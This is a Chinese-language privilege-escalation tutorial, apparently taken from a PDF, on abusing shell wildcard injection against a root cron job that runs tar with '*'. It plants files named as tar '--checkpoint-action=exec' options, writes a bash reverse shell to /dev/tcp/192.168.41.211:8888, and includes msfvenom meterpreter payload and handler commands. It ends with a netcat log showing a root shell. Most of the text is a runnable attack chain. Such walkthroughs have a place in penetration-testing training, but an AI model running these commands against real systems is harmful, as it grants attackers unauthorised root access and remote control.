# 利用通配符(WS)进行提权

## 提权原理


接下来介绍一个非常有趣而又古老的技术通配符注入提权

首先先看下什么是通配符


在LINUX中通配符可以被用来模糊匹配，而且通配符的输入是由当前用户的shell去进行解析

```
*    代表任意数量的字符
?    字符代表单个字符
[]   匹配中括号中的任意单一字符  可以使用连字符-表示范围，比如[0-9]
```


我们在当前的目录创建几个文本，1.txt,2.txt,3.txt





接下来使用通配符去查看文件`ls ?.txt`可以查到 一个字符后面加.txt的文件





我们在当前目录在创建几个文件，a.txt,ab.txt,abc.txt





然后使用?进行匹配





使用*进行匹配，代表任意的多个字符




使用ls [0-9].txt,匹配0-9的txt





`[...]`匹配方括号之中的任意一个字符




接下来看一下什么是Wildcard wildness简称WS

我们先创建3给个

```
echo "1" > file1
echo "2" >file2
echo "3" > --help
```




接下来查看文件里面的内容，发现文件1和文件2都可以查看，但是--help查看不了，直接调出了--help的命令，这种类型的技巧称为Wildcard wildness。

```
[root@localhost test]# cat file1
1
[root@localhost test]# cat file2
2
[root@localhost test]# cat --help
用法：cat [选项]... [文件]...
将[文件]或标准输入组合输出到标准输出。

  -A, --show-all           等于-vET
  -b, --number-nonblank    对非空输出行编号
  -e                       等于-vE
  -E, --show-ends          在每行结束处显示"$"
  -n, --number             对输出的所有行编号
  -s, --squeeze-blank      不输出多行空行
  -t                       与-vT 等价
  -T, --show-tabs          将跳格字符显示为^I
  -u                       (被忽略)
  -v, --show-nonprinting   使用^ 和M- 引用，除了LFD和 TAB 之外
      --help            显示此帮助信息并退出
      --version         显示版本信息并退出

如果没有指定文件，或者文件为"-"，则从标准输入读取。

示例：
  cat f - g  先输出f 的内容，然后输出标准输入的内容，最后输出g 的内容。
  cat        将标准输入的内容复制到标准输出。
```

如果我们执行 ls * 那么就会执行 ls --help

```
[root@localhost test]# ls *
用法：ls [选项]... [文件]...
List information about the FILEs (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.
```


如何利用这一点进行提权呢？大家和思考一下

如果有的命令的参数中可以去执行linux命令，我们进行劫持，达到提权的目的，我们以tar命令为例子

tar命令是Linux中的压缩命令，可以对文件进行压缩


```
tar -czf html.tgz 1.html  将文件1.html文件压缩成html.tgz
```

```
[root@localhost test]# tar -czf html.tgz 1.html
[root@localhost test]# ls
1.html  2.html  html.tgz
[root@localhost test]#
```





也可以使用通配符进行压缩

```
tar -czf html.tgz *.html  将文件所有html文件压缩成html.tgz
```





在tar中有执行linux命令的参数如下

```
tar -czf 1.tgz 1.html --checkpoint=1 --checkpoint-action=exec=whoami
```





可以对后面的命令进行劫持 ,只需要要编写一个这样的参数文件就行可以了

```
echo " " > --checkpoint=1
echo " " > --checkpoint-action=exec=whoami
```




接着运行`tar -czf html.tgz *`




# 提权环境

一般都有备份网站的习惯，那么运维人员或管理员填写了备份文件的计划任务任务，如果滥用了通配符，就可能导致提权

```
*/1 *  * * *  root tar -zcf /var/html.tgz /var/www/html/*
```

```
# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed
*/1 * * * * root tar -zcf /var/html.tgz /var/www/html/*
```

# 提权复现

老样子先上线

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.41.211 LPORT=8888 -f
elf > mshell.elf

use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost 192.168.41.211
set lport 8888
run
```

```
meterpreter > getuid
Server username: hack
meterpreter >
```

查看计划任务，发现有滥用通配符的，并且是root权限，可以进行提权

```
# *  *  *  *  * user-name  command to be executed
*/1 * * * * root tar -zcf /var/html.tgz /var/www/html/*
```

在/var/www/html下创建两个文件如下

```
echo " " > /var/www/html/--checkpoint=1
echo " " > /var/www/html/--checkpoint-action=exec='bash shell.sh'
echo "bash -i >&/dev/tcp/192.168.41.211/8888 0>&1" > /var/www/html/shell.sh
```

```
ls /var/www/html
--checkpoint-action=exec=bash
--checkpoint-action=exec=bash shell.sh
--checkpoint=1
1.html
1.php
shell.sh
```

使用NC进行监听，等待sh脚本被执行，连接NC


└─# nc -lvvp 8888
listening on [any] 8888 ...
192.168.41.219: inverse host lookup failed: Host name lookup failure
connect to [192.168.41.211] from (UNKNOWN) [192.168.41.219] 49622
[root@localhost html]# whoami
whoami
root
[root@localhost html]# whoami
whoami
root
[root@localhost html]# id
id
uid=0(root) gid=0(root) 组=0(root) 环境=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@localhost html]#